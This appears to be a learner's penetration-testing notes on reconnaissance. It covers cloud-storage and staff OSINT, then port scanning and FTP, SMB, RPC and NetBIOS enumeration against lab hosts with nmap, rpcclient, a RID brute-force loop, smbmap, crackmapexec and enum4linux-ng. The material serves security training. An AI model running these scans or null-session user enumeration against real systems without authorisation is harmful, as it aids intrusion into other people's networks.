Another very useful provider is GrayHatWarfare. You can do many different searches, discover AWS, Azure, and GCP cloud storage, and even sort and filter by file format. Therefore, once you have found them through Google, you can also search for them on GrayHatWarfare and passively discover what files are stored on the given cloud storage.
Many companies also use abbreviations of the company’s name, which are then used accordingly within the IT infrastructure. Such terms are also part of an excellent approach to discovering new cloud storage from the company. You can also search for files simultaneously to see the files that can be accessed at the same time.

Sometimes when employees are overworked or under high pressure, mistakes can be fatal for the entire company. These errors can even lead to SSH private keys being leaked, which anyone can download and log onto one or even more machines in the company without using a password.
Staff
Searching for and identifying employees on social media platforms can also reveal a lot about the teams’ infrastructure and maekup. This, in turn, can lead to you identifying which technologies, programming languages, and even software applications are being used. To a large extent, you will also be able to assess each person’s focus based on their skills. The posts and material shared with others are also a great indicator of what the person is currently engaged in and what that person currently feels is important to share with others.
Employees can be identified on various business networks such as LinkedIn or Xing. Job postings from companies can also tell you a lot about their infrastructure and give you clues about what you should be looking for.
Job Post
* 3-10+ years of experience on professional software development projects.
« An active US Government TS/SCI Security Clearance (current SSBI) or eligibility to obtain TS/SCI within nine months.
« Bachelor's degree in computer science/computer engineering with an engineering/math focus or another equivalent field of discipline.
« Experience with one or more object-oriented languages (e.g., Java, C#, C++).
« Experience with one or more scripting languages (e.g., Python, Ruby, PHP, Perl).
« Experience using SQL databases (e.g., PostgreSQL, MySQL, SQL Server, Oracle).
« Experience using ORM frameworks (e.g., SQLAIchemy, Hibernate, Entity Framework).
« Experience using Web frameworks (e.g., Flask, Django, Spring, ASP.NET MVC).
« Proficient with unit testing and test frameworks (e.g., pytest, JUnit, NUnit, xUnit).
« Service-Oriented Architecture (SOA)/microservices & RESTful API design/implementation.
« Familiar and comfortable with Agile Development Processes.
« Familiar and comfortable with Continuous Integration environments.
« Experience with version control systems (e.g., Git, SVN, Mercurial, Perforce).
Desired Skills/Knowledge/ Experience:
« CompTIA Security+ certification (or equivalent).
« Experience with Atlassian suite (Confluence, Jira, Bitbucket).
« Algorithm Development (e.g., Image Processing algorithms).
« Software security.
« Containerization and container orchestration (Docker, Kubernetes, etc.)
« Redis.
« NumPy.
From a job post like this, you can see which programming languages are preferred. It is also required that the applicant is familiar with different databases. In addition, you know that different frameworks are used for web applications development.
People try to make business contacts on social media sites and prove to visitors what skills they bring to the table, which inevitably leads them to sharing with the public what they know and what they have learned so far.
Furthermore, showing projects can, of course, be of great advantage to make new business contacts and possibly even get a new job, but on the other hand, it can lead to mistakes that will be very difficult to fix.
Host-Based Enumeration
Port Scanning
… is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and what potential attack vectors may exist.
TCP/UDP Theory
Netcat is not a port scanner, but it can be used as such in a rudimentary way to showcase how a typical port scanner works.
TCP
The simplest TCP port scanning method, usually called CONNECT scanning, relies on the three-way TCP handshake mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting any data.
In basic terms, a host sends a TCP SYN packet to a server on a destination port. If the destination port is open, the server responds with a SYN-ACK packet and the client host sends an ACK packet to complete the handshake. If the handshake completes successfully, the port is considered open.
kali@kali:~$ nc -nvv -w 1 -z 192.168.50.152 3388-3390
(UNKNOWN) [192.168.50.152] 3390 (?) : Connection refused
(UNKNOWN) [192.168.50.152] 3389 (ms-wbt-server) open
(UNKNOWN) [192.168.50.152] 3388 (?) : Connection refused
sent 0, rcvd 0

Netcat sent several TCP SYN packets to port 3390, 3389, and 3388 on packets 1, 3, and 7, respectively. Due to a variety of factors, including timing issues, the packets may appear out of order in Wireshark. You observe that the server sent a TCP SYN-ACK packet from port 3389 on packet 4, indicating that the port is open. The other ports did not reply with a similar SYN-ACK packet, and actively rejected the connection attempt via an RST-ACK packet. Finally, on packet 6, Netcat closed this connection by sending a FIN-ACK packet.
UDP
Since UDP is stateless and does not involve a three-way-handshake, the mechanism behind UDP port scanning is different from TCP.
kali@kali:~$ nc -nv -u -z -w 1 192.168.50.149 120-123
(UNKNOWN) [192.168.50.149] 123 (ntp) open

An empty UDP packet is sent to a specific port. If the destination UDP port is open, the packet will be passed to the application layer. The response received will depend on how the application is programmed to respond to empty packets. In this exampl, the application sends no response. However, if the destination port is closed, the target should respond with an ICMP port unreachable (packets 5, 7, and 9), sent by the UDP/IP stack of the target machine.
Most UDP scanners tend to use the standard “ICMP port unreachable” message to infer the status of a target port. However, this method can be completely unreliable when the target port is filtered by a firewall. In fact, in these cases, the scanner will report the target port as open because of the absence of the ICMP message.
Windows LOTL
If you are conducting initial network enumeration from a Windows laptop with no internet access, you are prevented from installing any extra tools that might help you, like the Windows nmap version. In such a limited scenario, you are forced to pursue the ‘living of the land’ strategy.
The Test-NetConnection function checks if an IP responds to ICMP and whether a specified TCP port on the target host is open.
For instance, from the Windows 11 client, you can verify if the SMB port 445 is open on a DC, as follows:
PS C:\Users\student> Test-NetConnection -Port 445 192.168.50.151
ComputerName : 192.168.50.151
RemoteAddress : 192.168.50.151
RemotePort : 445
InterfaceAlias : Ethernet0
SourceAddress : 192.168.50.152
TcpTestSucceeded : True
The returned value in the TcpTestSucceeded parameter indicates that port 445 is open.
You can further script the whole process to scan the first 1024 ports on the DC with the PowerShell one-liner shown below. To do so, you need to instantiate a TcpClient Socket object as Test-NetConnection to send additional traffic that is not needed for your purpose.
PS C:\Users\student> 1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port $_ is open"} 2>$null
TCP port 88 is open
...
You start by piping the first 1024 integer into a for-loop, which assigns the incremental integer value to the $_ variable. Then, you create a Net.Sockets.TcpClient object and perform a TCP connection against the target IP on that specified port, and if the connection is successful, it prompts a log message that includes the open TCP port.
Nmap
Look at nmap
File Transfer Protocol (FTP)
Intro
FTP is one of the oldest protocols on the internet. It runs within the application layer of the TCP/IP protocol stack. Thus, it is on the same layer as HTTP or POP. These protocols also work with the support of browsers or email clients to perform their services.
In an FTP connection, two channels are opened. First, the client and server establish a control channel through TCP port 21. The client sends commands to the server, and the server returns status codes. Then both communication participants can establish the data channel via TCP port 20. This channel is used exclusively for data transmission, and the protocol watches for errors during this process. If a connection is broken off during transmission, the transport can be resumed after re-established contact.
A distinction is made between active and passive FTP. In the active variant, the client establishes the connection as described via TCP port 21 and thus informs the server via which client-side port the server can transmit its responses. However, if a firewall protects the client, the server cannot reply because all external connections are blocked. For this purpose, the passive mode has been developed. Here, the server announces a port through which the client can establish the data channel. Since the client initiates the conncetion in this method, the firewall does not block the transfer.
FTP knows different commands and status codes. Not all of these commands are consistently implemented on the server.
Usually, you need credentials to use FTP on a server. You also need to know that FTP is a clear-text protocol that can sometimes be sniffed if conditions on the network are right. However, there is also the possibility that a server offers anonymous FTP. The server operator then allows any user to upload or download file via FTP without using a password. Since there are security risks associated with such a public FTP server, the options for users are usually limited.
Trivial File Transfer Protocl (TFTP)
… is simpler than FTP and performs file transfers between client and server processes. However, it does not provide user authentication and other valuable features supported by FTP. In addition, while FTP uses TCP, TFTP uses UDP, making it an unreliable protocol and causing it to use UDP-assissted application layer recovery.
It does not support protected login via passwords and sets limits on access based solely on the read and write permissions of a file in the OS. Practically, this lead to TFTP operating exclusively in directories and with files that have been shared with all users and can be read and written globally. Because of the lack of security, TFTP may only be used in local and protected networks.
Enum
Nmap
As you already know, the FTP server usually runs on the standard TCP port 21, which you can scan using Nmap.
d41y@htb[/htb]$ sudo nmap -sV -p21 -sC -A 10.129.14.136
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-16 18:12 CEST
Nmap scan report for 10.129.14.136
Host is up (0.00013s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxrwxrwx 1 ftp ftp 8138592 Sep 16 17:24 Calendar.pptx [NSE: writeable]
| drwxrwxrwx 4 ftp ftp 4096 Sep 16 17:57 Clients [NSE: writeable]
| drwxrwxrwx 2 ftp ftp 4096 Sep 16 18:05 Documents [NSE: writeable]
| drwxrwxrwx 2 ftp ftp 4096 Sep 16 17:24 Employees [NSE: writeable]
| -rwxrwxrwx 1 ftp ftp 41 Sep 16 17:24 Important Notes.txt [NSE: writeable]
|_-rwxrwxrwx 1 ftp ftp 0 Sep 15 14:57 testupload.txt [NSE: writeable]
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.10.14.4
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Nmap FTP Scripts
d41y@htb[/htb]$ sudo nmap --script-updatedb
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 13:49 CEST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.28 seconds
To find all Nmap FTP NSE scripts:
d41y@htb[/htb]$ find / -type f -name ftp* 2>/dev/null | grep scripts
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-brute.nse
Nmap Script Trace
Nmap provides the ability to trace the progress of NSE scripts at the network level if you use the --script-trace option in your scans. This lets you see what commands Nmap sends, what ports are used, and what responses you receive from the scanned server.
d41y@htb[/htb]$ sudo nmap -sV -p21 -sC -A 10.129.14.136 --script-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 13:54 CEST
NSOCK INFO [11.4640s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [10.129.14.136:21]
NSOCK INFO [11.4640s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 16 [10.129.14.136:21]
NSOCK INFO [11.4640s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.129.14.136:21]
NSOCK INFO [11.4640s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 32 [10.129.14.136:21]
NSOCK INFO [11.4640s] nsock_read(): Read request from IOD #1 [10.129.14.136:21] (timeout: 7000ms) EID 42
NSOCK INFO [11.4640s] nsock_read(): Read request from IOD #2 [10.129.14.136:21] (timeout: 9000ms) EID 50
NSOCK INFO [11.4640s] nsock_read(): Read request from IOD #3 [10.129.14.136:21] (timeout: 7000ms) EID 58
NSOCK INFO [11.4640s] nsock_read(): Read request from IOD #4 [10.129.14.136:21] (timeout: 11000ms) EID 66
NSE: TCP 10.10.14.4:54226 > 10.129.14.136:21 | CONNECT
NSE: TCP 10.10.14.4:54228 > 10.129.14.136:21 | CONNECT
NSE: TCP 10.10.14.4:54230 > 10.129.14.136:21 | CONNECT
NSE: TCP 10.10.14.4:54232 > 10.129.14.136:21 | CONNECT
NSOCK INFO [11.4660s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 50 [10.129.14.136:21] (41 bytes): 220 Welcome to HTB-Academy FTP service...
NSOCK INFO [11.4660s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 58 [10.129.14.136:21] (41 bytes): 220 Welcome to HTB-Academy FTP service...
NSE: TCP 10.10.14.4:54228 < 10.129.14.136:21 | 220 Welcome to HTB-Academy FTP service.
The scan history shows that four different parallel scans are running against the service, with various timeouts. For the NSE scripts, you see that your local machine uses other ports and first initiates the connection with the CONNECT command. From the first response from the server, you can see that you are receiving the banner from the server to you second NSE script from the target FTP server.
Service Interaction
d41y@htb[/htb]$ nc -nv 10.129.14.136 21
… or:
d41y@htb[/htb]$ telnet 10.129.14.136 21
It looks slightly different if the FTP server runs with TLS/SSL encryption. Because then you need a client that can handle TLS/SSL. For this you can use the client openssl and communicate with the FTP server. The good thing about using openssl is that you can see the SSL certificate which can also be helpful.
d41y@htb[/htb]$ openssl s_client -connect 10.129.14.136:21 -starttls ftp
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Dev, CN = master.inlanefreight.htb, emailAddress = admin@inlanefreight.htb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Dev, CN = master.inlanefreight.htb, emailAddress = admin@inlanefreight.htb
verify return:1
---
Certificate chain
0 s:C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Dev, CN = master.inlanefreight.htb, emailAddress = admin@inlanefreight.htb
i:C = US, ST = California, L = Sacramento, O = Inlanefreight, OU = Dev, CN = master.inlanefreight.htb, emailAddress = admin@inlanefreight.htb
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIENTCCAx2gAwIBAgIUD+SlFZAWzX5yLs2q3ZcfdsRQqMYwDQYJKoZIhvcNAQEL
...SNIP...
This is because the SSL certificate allows you to recognize the hostname, for example, and in most cases also an email address for the organization or company. In addition, if the company has several locations worldwide, certificates can also be created for specific locations, which can also be identified usnig the SSL certificate.
Server Message Block (SMB)
Intro
… is a client-server protocol that regulates access to files and entire directories and other network resources such as printers, routers, or interfaces released for the network. Information exchange between different system processes can also be handled based on the SMB protocol. SMB first became available to a broader public, for example, as part of the OS/2 network OS LAN Manager and LAN Server. Since then, the main application are of the protocol has been the Windows OS series in particular, whose network services support SMB in a downward-compatible manner - which means that devices with newer editions can easily communicate with devices that have an older Microsoft OS installed. With the free software project Samba, there is also a solution that enables the use of SMB in Linux and Unix distros and thus cross-platform communications via SMB.
The SMB protocol enables the client to communicate with other participants in the same network to access files or services shared with it on the network. The other system must also have implemented the network protocol and received and processed the client request using an SMB server application. Before that, however, both parties must establish a connection, which is why they first exchange corresponding messages.
In IP networks, SMB uses TCP protocol for this purpose, which provides for a three-way handshake between client and server before a connection is finally established. The specifications of the TCP protocol also govern the subsequent transport of data.
An SMB server can provide arbitrary parts of its local file systems as shares. Therefore the hierarchy visible to a client is partially independent of the structure on the server. Access rights are defined by ACL. They can be controlled in a fine-grained manner based on attributes such as execute, read, and full access for individual users or user groups. The ACLs are defined based on the shares and therefore do not correspond to the rights assigned locally on the server.
Samba
There is an alternative implementation of the SMB server called Samba, which is developed for Unix-based OS. Samba implements the Common Internet File System (CIFS) network protocol. CIFS is a dialect of SMB, meaning it is a specific implementation of the SMB protocol originally created by Microsoft. This allows Samba to communicate effectively with newer Windows systems. Therefore, it is often referred to as SMB/CIFS.
However, CIFS is considered a specific version of SMB protocol, primarily aligning with SMB version 1. When SMB commands are transmitted over Samba to an older NetBIOS service, connections typically occur over TCP ports 137, 138, and 139. In contrast, CIFS operates over TCP port 445 exclusively. There are several versions of SMB, including newer versions like SMB 2, and SMB 3, which offer improvements and are preffered in modern infrastructures, while oder versions like SMB 1 are considered outdated but may still be used in specific environments.
With version 3, the Samba server gained the ability to be a full member of an AD. With version 4, Samba even provides an AD DC. It contains several so-called daemons for this purpose - which are Unix background programs. The SMB server daemon (smbd) belonging to Samba provides the first two functionalities, while the NetBIOS message block daemon (nmbd) implements the last two functionalities. The SMB service controls these two background programs.
You know that Samba is suitable for both Linux and Windows systems. In a network, each host participates in the same workgroup. A workgroup is a group name that identifies an arbitrary collection of computers and their resources on an SMB network. There can be multiple workgroups on the network at any given time. IBM developed an application programming interface (API) for networking computers called the Network Basic Input/Ouput System (NetBIOS). The NetBIOS API provided a blueprint for an application to connect and share data with other computers. In a NetBIOS environment, when a machine goes online, it needs a name, which is done through the so-called name registration procedure. Either each host reserves its hostname on the network, or the NetBIOS Name Server (NBNS) is used for this purpose. It has also been enhanced to Windows Internet Name Service (WINS).
tip
smbclient allows to execute local system commands using an exclamation mark at the beginning (!<cmd>) without interrupting the connection.
Enum
Nmap
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -sV -sC -p139,445
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 15:15 CEST
Nmap scan report for sharing.inlanefreight.htb (10.129.14.128)
Host is up (0.00024s latency).
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
MAC Address: 00:00:00:00:00:00 (VMware)
Host script results:
|_nbstat: NetBIOS name: HTB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-19T13:16:04
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
You can see from the results that it is not very much that Nmap provided you with. Therefore, you should resort to other tools that allow you to interact manually with the SMB and send specific requests for the information.
RPC
The Remote Procedure Call (RPC) is a concept and, therefore, also a central tool to realize operational and work-sharing structures in networks and client-server architectures. The communication process via RPC includes passing parameters and the return of a function value.
d41y@htb[/htb]$ rpcclient -U "" 10.129.14.128
Enter WORKGROUP\'s password:
rpcclient $>
All functions can be found here. Some are listed below:
| Query | Description |
|---|---|
srvinfo | server information |
enumdomains | enumerate all domains that are deployed in the network |
querydominfo | provides domain, server, and user information of deployed domains |
netshareenumall | enumerates all available shares |
netsharegetinfo <share> | provides information about a specific share |
enumdomusers | enumerates all domain users |
queryuser <RID> | provides information about a specific user |
rpcclient $> srvinfo
DEVSMB Wk Sv PrQ Unx NT SNT DEVSM
platform_id : 500
os version : 6.1
server type : 0x809a03
rpcclient $> enumdomains
name:[DEVSMB] idx:[0x0]
name:[Builtin] idx:[0x1]
rpcclient $> querydominfo
Domain: DEVOPS
Server: DEVSMB
Comment: DEVSM
Total Users: 2
Total Groups: 0
Total Aliases: 0
Sequence No: 1632361158
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $> netshareenumall
netname: print$
remark: Printer Drivers
path: C:\var\lib\samba\printers
password:
netname: home
remark: INFREIGHT Samba
path: C:\home\
password:
netname: dev
remark: DEVenv
path: C:\home\sambauser\dev\
password:
netname: notes
remark: CheckIT
path: C:\mnt\notes\
password:
netname: IPC$
remark: IPC Service (DEVSM)
path: C:\tmp
password:
rpcclient $> netsharegetinfo notes
netname: notes
remark: CheckIT
path: C:\mnt\notes\
password:
type: 0x0
perms: 0
max_uses: -1
num_uses: 1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
ACL Num ACEs: 1 revision: 2
---
ACE
type: ACCESS ALLOWED (0) flags: 0x00
Specific bits: 0x1ff
Permissions: 0x101f01ff: Generic all access SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
SID: S-1-1-0
… and:
rpcclient $> enumdomusers
user:[mrb3n] rid:[0x3e8]
user:[cry0l1t3] rid:[0x3e9]
rpcclient $> queryuser 0x3e9
User Name : cry0l1t3
Full Name : cry0l1t3
Home Drive : \\devsmb\cry0l1t3
Dir Drive :
Profile Path: \\devsmb\cry0l1t3\profile
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Do, 01 Jan 1970 01:00:00 CET
Logoff Time : Mi, 06 Feb 2036 16:06:39 CET
Kickoff Time : Mi, 06 Feb 2036 16:06:39 CET
Password last set Time : Mi, 22 Sep 2021 17:50:56 CEST
Password can change Time : Mi, 22 Sep 2021 17:50:56 CEST
Password must change Time: Do, 14 Sep 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid : 0x3e9
group_rid: 0x201
acb_info : 0x00000014
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
rpcclient $> queryuser 0x3e8
User Name : mrb3n
Full Name :
Home Drive : \\devsmb\mrb3n
Dir Drive :
Profile Path: \\devsmb\mrb3n\profile
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Do, 01 Jan 1970 01:00:00 CET
Logoff Time : Mi, 06 Feb 2036 16:06:39 CET
Kickoff Time : Mi, 06 Feb 2036 16:06:39 CET
Password last set Time : Mi, 22 Sep 2021 17:47:59 CEST
Password can change Time : Mi, 22 Sep 2021 17:47:59 CEST
Password must change Time: Do, 14 Sep 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid : 0x3e8
group_rid: 0x201
acb_info : 0x00000010
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
You can then use the results to identify the group’s RID, which you can then use to retrieve information from the entire group.
rpcclient $> querygroup 0x201
Group Name: None
Description: Ordinary Users
Group Attribute:7
Num Members:2
However, it can also happen that not all commands are available to you, and you have certain restrictions based on the user. However, the query queryuser <RID> is mostly allowed based on the RID. So you can use the rpcclient to brute force the RIDs to get information. Because you may not know who has been assigned which RID, you know that you will get information about it as soon as you query an assigned RID. There are several ways and tools you can use for this.
d41y@htb[/htb]$ for i in $(seq 500 1100);do rpcclient -N -U "" 10.129.14.128 -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done
User Name : sambauser
user_rid : 0x1f5
group_rid: 0x201
User Name : mrb3n
user_rid : 0x3e8
group_rid: 0x201
User Name : cry0l1t3
user_rid : 0x3e9
group_rid: 0x201
Impacket
An alternative would be a Python script from Impacket called samrdump.py.
d41y@htb[/htb]$ samrdump.py 10.129.14.128
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Retrieving endpoint list from 10.129.14.128
Found domain(s):
. DEVSMB
. Builtin
[*] Looking up users in domain DEVSMB
Found user: mrb3n, uid = 1000
Found user: cry0l1t3, uid = 1001
mrb3n (1000)/FullName:
mrb3n (1000)/UserComment:
mrb3n (1000)/PrimaryGroupId: 513
mrb3n (1000)/BadPasswordCount: 0
mrb3n (1000)/LogonCount: 0
mrb3n (1000)/PasswordLastSet: 2021-09-22 17:47:59
mrb3n (1000)/PasswordDoesNotExpire: False
mrb3n (1000)/AccountIsDisabled: False
mrb3n (1000)/ScriptPath:
cry0l1t3 (1001)/FullName: cry0l1t3
cry0l1t3 (1001)/UserComment:
cry0l1t3 (1001)/PrimaryGroupId: 513
cry0l1t3 (1001)/BadPasswordCount: 0
cry0l1t3 (1001)/LogonCount: 0
cry0l1t3 (1001)/PasswordLastSet: 2021-09-22 17:50:56
cry0l1t3 (1001)/PasswordDoesNotExpire: False
cry0l1t3 (1001)/AccountIsDisabled: False
cry0l1t3 (1001)/ScriptPath:
[*] Received 2 entries.
SMBmap
Can get you the information already obtained with rpcclient.
d41y@htb[/htb]$ smbmap -H 10.129.14.128
[+] Finding open SMB ports....
[+] User SMB session established on 10.129.14.128...
[+] IP: 10.129.14.128:445 Name: 10.129.14.128
Disk Permissions Comment
---- ----------- -------
print$ NO ACCESS Printer Drivers
home NO ACCESS INFREIGHT Samba
dev NO ACCESS DEVenv
notes NO ACCESS CheckIT
IPC$ NO ACCESS IPC Service (DEVSM)
CrackMapExec
Can get you the information already obtained with rpcclient.
d41y@htb[/htb]$ crackmapexec smb 10.129.14.128 --shares -u '' -p ''
SMB 10.129.14.128 445 DEVSMB [*] Windows 6.1 Build 0 (name:DEVSMB) (domain:) (signing:False) (SMBv1:False)
SMB 10.129.14.128 445 DEVSMB [+] \:
SMB 10.129.14.128 445 DEVSMB [+] Enumerated shares
SMB 10.129.14.128 445 DEVSMB Share Permissions Remark
SMB 10.129.14.128 445 DEVSMB ----- ----------- ------
SMB 10.129.14.128 445 DEVSMB print$ Printer Drivers
SMB 10.129.14.128 445 DEVSMB home INFREIGHT Samba
SMB 10.129.14.128 445 DEVSMB dev DEVenv
SMB 10.129.14.128 445 DEVSMB notes READ,WRITE CheckIT
SMB 10.129.14.128 445 DEVSMB IPC$ IPC Service (DEVSM)
Enum4Linux-ng
… is another tool worth mentioning, which is based on an older tool, enum4linux. This tool automates many of the queries, but not all, and can return a large amount of information.
d41y@htb[/htb]$ git clone https://github.com/cddmp/enum4linux-ng.git
d41y@htb[/htb]$ cd enum4linux-ng
d41y@htb[/htb]$ pip3 install -r requirements.txt
...
d41y@htb[/htb]$ ./enum4linux-ng.py 10.129.14.128 -A
ENUM4LINUX - next generation
==========================
| Target Information |
==========================
[*] Target ........... 10.129.14.128
[*] Username ......... ''
[*] Random Username .. 'juzgtcsu'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)
=====================================
| Service Scan on 10.129.14.128 |
=====================================
[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: connection refused
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp
=====================================================
| NetBIOS Names and Workgroup for 10.129.14.128 |
=====================================================
[+] Got domain/workgroup name: DEVOPS
[+] Full NetBIOS names information:
- DEVSMB <00> - H <ACTIVE> Workstation Service
- DEVSMB <03> - H <ACTIVE> Messenger Service
- DEVSMB <20> - H <ACTIVE> File Server Service
- ..__MSBROWSE__. <01> - <GROUP> H <ACTIVE> Master Browser
- DEVOPS <00> - <GROUP> H <ACTIVE> Domain/Workgroup Name
- DEVOPS <1d> - H <ACTIVE> Master Browser
- DEVOPS <1e> - <GROUP> H <ACTIVE> Browser Service Elections
- MAC Address = 00-00-00-00-00-00
==========================================
| SMB Dialect Check on 10.129.14.128 |
==========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
SMB 1.0: false
SMB 2.02: true
SMB 2.1: true
SMB 3.0: true
SMB1 only: false
Preferred dialect: SMB 3.0
SMB signing required: false
==========================================
| RPC Session Check on 10.129.14.128 |
==========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user session
[+] Server allows session using username 'juzgtcsu', password ''
[H] Rerunning enumeration with user 'juzgtcsu' might give more results
====================================================
| Domain Information via RPC for 10.129.14.128 |
====================================================
[+] Domain: DEVOPS
[+] SID: NULL SID
[+] Host is part of a workgroup (not a domain)
============================================================
| Domain Information via SMB session for 10.129.14.128 |
============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DEVSMB
NetBIOS domain name: ''
DNS domain: ''
FQDN: htb
================================================
| OS Information via RPC for 10.129.14.128 |
================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 7, Windows Server 2008 R2
OS version: '6.1'
OS release: ''
OS build: '0'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x809a03'
Server type string: Wk Sv PrQ Unx NT SNT DEVSM
======================================
| Users via RPC on 10.129.14.128 |
======================================
[*] Enumerating users via 'querydispinfo'
[+] Found 2 users via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 2 users via 'enumdomusers'
[+] After merging user results we have 2 users total:
'1000':
username: mrb3n
name: ''
acb: '0x00000010'
description: ''
'1001':
username: cry0l1t3
name: cry0l1t3
acb: '0x00000014'
description: ''
=======================================
| Groups via RPC on 10.129.14.128 |
=======================================
[*] Enumerating local groups
[+] Found 0 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 0 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 0 group(s) via 'enumdomgroups'
=======================================
| Shares via RPC on 10.129.14.128 |
=======================================
[*] Enumerating shares
[+] Found 5 share(s):
IPC$:
comment: IPC Service (DEVSM)
type: IPC
dev:
comment: DEVenv
type: Disk
home:
comment: INFREIGHT Samba
type: Disk
notes:
comment: CheckIT
type: Disk
print$:
comment: Printer Drivers
type: Disk
[*] Testing share IPC$
[-] Could not check share: STATUS_OBJECT_NAME_NOT_FOUND
[*] Testing share dev
[-] Share doesn't exist
[*] Testing share home
[+] Mapping: OK, Listing: OK
[*] Testing share notes
[+] Mapping: OK, Listing: OK
[*] Testing share print$
[+] Mapping: DENIED, Listing: N/A
==========================================
| Policies via RPC for 10.129.14.128 |
==========================================
[*] Trying port 445/tcp
[+] Found policy:
domain_password_information:
pw_history_length: None
min_pw_length: 5
min_pw_age: none
max_pw_age: 49710 days 6 hours 21 minutes
pw_properties:
- DOMAIN_PASSWORD_COMPLEX: false
- DOMAIN_PASSWORD_NO_ANON_CHANGE: false
- DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
- DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
- DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
- DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
domain_lockout_information:
lockout_observation_window: 30 minutes
lockout_duration: 30 minutes
lockout_threshold: None
domain_logoff_information:
force_logoff_time: 49710 days 6 hours 21 minutes
==========================================
| Printers via RPC for 10.129.14.128 |
==========================================
[+] No printers returned (this is not an error)
Completed after 0.61 seconds
NetBIOS
Intro
NetBIOS uses multiple ports: UDP 137 (name service), UDP 138 (datagram service), and TCP 139 (session service). It should be noted that SMB and NetBIOS are two separate protocols. NetBIOS is an independent session layer protocol that allows computers on a local network to communicate with each other.
While modern implementations of SMB can operate without NetBIOS, NetBIOS over TCP/IP (NBT) is used for backward compatibility with older systems and is often enabled alongside SMB. As a result, enumeration of these two services is commonly performed together.
Systems exposing TCP port 139 often indicate legacy configurations and may provide additional enumeration opportunities compared to SMB over TCP 445 alone.
Enum
These services can be scanned with tools like nmap, using syntax such as the following:
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 192.168.50.1-254
kali@kali:~$ cat smb.txt
